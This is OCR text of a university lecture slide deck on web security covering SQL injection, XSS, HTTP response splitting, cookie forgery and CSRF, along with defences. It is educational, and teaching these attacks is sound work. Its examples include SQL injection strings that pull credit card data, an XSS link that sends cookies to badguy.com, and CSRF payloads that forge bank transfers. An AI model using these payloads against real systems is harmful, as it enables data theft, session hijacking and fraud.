Web Security

Dawn Song

dawnsong@cs.berkeley.edu

Some slides from John Mitchell and Adam Barth

Web Security

- **Web: new platform for many security-critical applications**
  - **e.g., banking, e-commerce**
- **Web security: complex & constantly evolving**
- **A two-sided story**
  - **Web application code**
    - » **Runs at web site on web server or app server**
    - » **Written in PHP, ASP, JSP, Ruby, …**
    - » **Question: secure web site design**
  - **Web browser (next lecture)**
    - » **Can be attacked by any website it visits**
    - » **Attacks result in: computer compromise, malware installation, etc.**
    - » **Question: secure web browser**

Secure Web Site Design


- **Today's web is dynamic**
- **Complex web applications**
  - **Runs on web server or app server**
  - **Takes input from web users (via web server)**
  - **Interacts with databases & 3rd parties**
  - **Prepare results for users (via web server)**
- **Examples**
  - **Shopping carts, on-line banking, bill pay, tax prep, etc.**
- **Challenges**
  - **New code written for every web site, often with little security considerations**
  - **Many potential vulnerabilities**

Common Vulnerabilities


- **Input validation**
  - **SQL Injection**
  - **XSS: cross-site scripting**
  - **HTTP response splitting**
- **Cookie management**
  - **Cookie forgery**
  - **CSRF: cross-site request forgery**

SQL Injection


Dynamic Web Application



SQL Query



SQL Example


View History - Microsoft Internet...
File Edit View Favorites Tools Help
Back
Done
My Computer

View pizza order history:

Month Jan


View

```
View pizza order history:<br>
<form method="post" action="...">
Month
<select>
<option name="month" value="1">Jan</option>
...
<option name="month" value="12">Dec</option>
</select>
Year
<p>
<input type=submit name=submit value=View>
</form>
```

Normal SQL Query

```
SELECT pizza, toppings, quantity, order_day
FROM orders
WHERE userid=4123
AND order_month=10
```

Basic picture: SQL Injection



SQL Injection Example

Normal SQL Query

```
SELECT pizza, toppings, quantity, order_day
FROM orders
WHERE userid=4123
AND order_month=10
```

For order_month parameter, attacker could input


0 OR 1=1

Malicious Query

```
...
WHERE userid=4123
AND order_month=0 OR 1=1
```

WHERE condition is always true! Gives attacker access to other users' private data!

SQL Injection Example


Order History - Mozilla Firefox
File Edit View History Bookmarks ScrapBook Tools Help

Your Pizza Orders:

Pizza	Toppings	Quantity	Order Day
Diavola	Tomato, Mozarella, Pepperoni, ...	2	12
Napoli	Tomato, Mozarella, Anchovies, ...	1	17
Margherita	Tomato, Mozarella, Chicken, ...	3	5
Marinara	Oregano, Anchovies, Garlic, ...	1	24
Capricciosa	Mushrooms, Artichokes, Olives, ...	2	15
Veronese	Mushrooms, Prosciutto, Peas, ...	1	21
Godfather	Corleone Chicken, Mozarella, ...	5	13
...			

All User Data Compromised

SQL Injection Example


A more damaging example:

For order_month parameter, attacker could input

```
0 AND 1=0
UNION SELECT cardholder, number, exp_month, exp_year
FROM creditcards
```

- **Attacker is able to get sensitive credit card info of all users**

SQL Injection Example


Order History - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
https://w
Go
Done

Your Pizza Orders in October:


Credit Card Info Compromised

Pizza	Toppings	Quantity	Order Day
Neil Daswani	1234 1234 9999 1111	11	2007
Christoph Kern	1234 4321 3333 2222	4	2008
Anita Kesavan	2354 7777 1111 1234	3	2007
...			

More Attacks

- **Create new users:**
  ‘; INSERT INTO USERS (‘uname’,’passwd’,
  ‘salt’) VALUES (‘hacker’,’38a74f’, 3234);

- **Password reset:**
  ‘; UPDATE USERS SET email=hcker@root.org WHERE email=victim@yahoo.com


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

It’s not a joke---It’s real

- **CardSystems**
  - **credit card payment processing company**
  - **SQL injection attack in June 2005**
  - **put out of business**
- **The Attack**
  - **263,000 credit card #s stolen from database**
  - **credit card #s stored unencrypted**
  - **43 million credit card #s exposed**
- **Many examples like this**

More Examples

- **On June 29, 2007, Hacker Defaces Microsoft U.K. Web Page using SQL injection.**
- **On August 12, 2007, The United Nations web site was defaced using SQL injection.**
- **On January 2008, tens of thousands of PCs were infected by an automated SQL injection attack that exploited a vulnerability in Microsoft SQL Server.**

Cross-Site Scripting (XSS) Attacks

Access Control in OS & Browser

- Access control in Browser
  - Principals
    - » Owner of web content
  - Resources
    - » Memory: heap of script objects
    - » Persistent state: cookies
    - » Display: HTML DOM
    - » Network communication
  - Policies?

Same-Origin Principle (SOP)

- Documents or scripts loaded from one origin cannot get or set properties of documents from a different origin
- Origin
  - Two pages have the same origin if the protocol, port, domain are the same for both pages
- Protect webpages of different origins from each other

Example

- User input is echoed into HTML response.

- <u>Example</u>: search field
  - http://victim.com/search.php ? term = `apple`
  - search.php responds with:

```
<HTML>   <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

- Is this exploitable?


Bad input

- Problem: no validation of input term
- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
    <script> window.open(
        “http://badguy.com?cookie = ” +
        document.cookie )  </script>
```

- <u>What if user clicks on this link</u>?
  1. Browser goes to victim.com/search.php
  2. Victim.com returns `<HTML> Results for <script> … </script>`
  3. Browser executes script:
     - » Sends badguy.com cookie for victim.com

Basic picture: Reflected Cross-site scripting



So what?

- Why would user click on such a link?
  - Phishing email in webmail client (e.g. gmail).
  - Link in doubleclick banner ad
  - … many many ways to fool user into clicking

- What if badguy.com gets cookie for victim.com ?
  - Cookie can include session auth for victim.com
    - » Or other data intended only for victim.com
  - ⇒ Violates same origin policy

Even worse

- **Attacker can execute arbitrary scripts in browser as from victim server's web site**
- **Can manipulate any DOM component on victim.com**
  - **Control links on page**
  - **Control form fields (e.g. password field) on this page and linked pages.**
- **Can infect other users: MySpace.com worm.**

Stored XSS Attack: MySpace.com (Samy worm)

- **Users can post HTML on their pages**
  - **MySpace.com ensures HTML contains no**

    `<script>, <body>, <a href=javascript://>`
  - **… but can do Javascript within CSS tags:**

```
<div style="background:url('javascript:alert(1)')">
```

And can hide `"javascript"` **as** `"java\nscript"`

- **With careful javascript hacking:**
  - **Samy's worm: infects anyone who visits an infected MySpace page … and adds Samy as a friend.**
  - **Samy had millions of friends within 24 hours.**
- **More info: http://namb.la/popular/tech.html**

XSS Attack

- **Accounts for over 80% reported security vulnerabilities**
- **High profile: google, facebook, mySpace, Yahoo!, PayPal, eBay, Obama discussion forum (redirected to Hillary Clinton)**

HTTP Response Splitting

The setup

- **User input echoed in HTTP header.**
- **Example: Language redirect page (JSP)**

```
<% response.redirect("/by_lang.jsp?lang=" +
         request.getParameter("lang") )    %>
```

- **Browser sends http://.../by_lang.jsp ? lang=french**

Server HTTP Response:

```
HTTP/1.1 302                  (redirect)
Date: …
Location: /by_lang.jsp ? lang=french
```

- **Is this exploitable?**

Bad input

- **Suppose browser sends:**

http://.../by_lang.jsp ? lang=

```
" french \n
   Content-length: 0  \r\n\r\n
    HTTP/1.1 200 OK
    Spoofed page  "          (URL encoded)
```

Bad input

- **HTTP response from server looks like:**

```
HTTP/1.1 302                (redirect)
Date: …
Location: /by_lang.jsp ? lang= french
Content-length: 0

HTTP/1.1 200 OK
Content-length: 217

Spoofed page
```

lang

Defense

- **Lack of types, hidden assumption**
- **Input validation**
  - **Taint tracking: figure out what variables need to be sanitized**
    - **Static taint analysis**
    - **Dynamic taint analysis: similar to perl tainting**
  - **Sanitization: how to sanitize variables**
    - **SQL injection**
    - **XSS attack**
    - **HTTP Response Splitting**
    - **Challenges:**
      - **Many different ways: normalization**
      - **Lack of specification: need to figure out how browser/server interprets**

Administravia

- **Out of town Tue & Wed**
- **Office hour on Tue canceled**
  - **Pls send me email to set up another time if needed**
- **Guest lecture on Wed**
  - **New attacks & defenses in web security**
  - **Helped design security architecture in Google Chrome**


Common Vulnerabilities

- **Input validation**
  - **SQL Injection**
  - **XSS: cross-site scripting**
  - **HTTP response splitting**
- **Cookie management**
  - **Cookie forgery**
  - **CSRF: cross-site request forgery**

Cookie Forgery

Cookies

- **Used to store state on user's machine**



Http is stateless protocol; cookies add state

Cookies

- **Brower will store:**
  - **At most 20 cookies/site, 3 KB / cookie**
- **Uses:**
  - **User authentication**
  - **Personalization**
  - **User tracking: e.g. Doubleclick (3rd party cookies)**

Attack

- Example: **Shopping cart software.**

  `Set-cookie: shopping-cart-total = 150` **($)**

- **Is it vulnerable?**
  - **User edits cookie file (cookie poisoning):**

    `Cookie:     shopping-cart-total = 15` **($)**

  - **… bargain shopping**


Examples

- **D3.COM Pty Ltd:** ShopFactory 5.8
- **@Retail Corporation:** @Retail
- **Adgrafix:** Check It Out
- **Baron Consulting Group:** WebSite Tool
- **ComCity Corporation:** SalesCart
- **Crested Butte Software:** EasyCart
- **Dansie.net:** Dansie Shopping Cart
- **Intelligent Vending Systems:** Intellivend
- **Make-a-Store:** Make-a-Store OrderPage
- **McMurtrey/Whitaker & Associates:** Cart32 3.0
- **pknutsen@nethut.no:** CartMan 1.04
- **Rich Media Technologies:** JustAddCommerce 5.0
- **SmartCart:** SmartCart
- **Web Express:** Shoptron 1.2

Defense

- **When storing state on browser MAC data using server secret key.**
- **.NET 2.0:**
  - **System.Web.Configuration.MachineKey**
    - **Secret web server key intended for cookie protection**
  - **HttpCookie cookie = new HttpCookie(name, val);**
    HttpCookie encodedCookie =
    HttpSecureCookie.Encode **(cookie);**
  - HttpSecureCookie.Decode **(cookie);**

Cookie authentication



Weak authenticators: security risk

- **Predictable cookie authenticator**
  - **Verizon Wireless - counter**
  - **Valid user logs in, gets counter, can view sessions of other users.**
- **Weak authenticator generation: [Fu et al. '01]**
  - **WSJ.com: cookie =** {user, MAC_k(user) }
  - **Weak MAC exposes** K **from few cookies.**
- **Apache Tomcat: generateSessionID()**
  - **MD5(PRNG) … but weak PRNG [GM'05].**
  - **Predictable SessionID's**

Cross-Site Request Forgery (CSRF)


The Setup

- **A typical request for Alice to transfer $100 to Bob using bank.com:**
  - **GET http://bank.com/transfer.do?acct=BOB&amount=100 HTTP/1.1**
- **What if Maria wants to transfer $100,000 from Alice's account to her account?**

Attack

- **Maria first constructs the following URL which will transfer $100,000 from Alice's account to her account:**
  - **http://bank.com/transfer.do?acct=MARIA&amount=100000**
- **To have Alice send the request:**
  - **Email <a href="http://bank.com/transfer.do?acct=MARIA&amount=100000"> View my Pictures!</a>**
  - **Even better: <img src="http://bank.com/transfer.do?acct=MARIA&amount=100000" width="1" height="1" border="0">**

Cross-Site Request Forgery


Victim Browser
GET /blog HTTP/1.1
www.attacker.com
www.bank.com
<form action=https://www.bank.com/transfer
method=POST target=invisibleframe>
<input name=recipient value=attacker>
<input name=amount value=$100>
</form>
<script>document.forms[0].submit()</script>
POST /transfer HTTP/1.1
Referer: http://www.attacker.com/blog
recipient=attacker&amount=$100
HTTP/1.1 200 OK
Transfer complete!

Conclusion

- **Input validation**
  - **SQL Injection**
  - **XSS: cross-site scripting**
  - **HTTP response splitting**
- **Cookie management**
  - **Cookie forgery**
  - **CSRF: cross-site request forgery**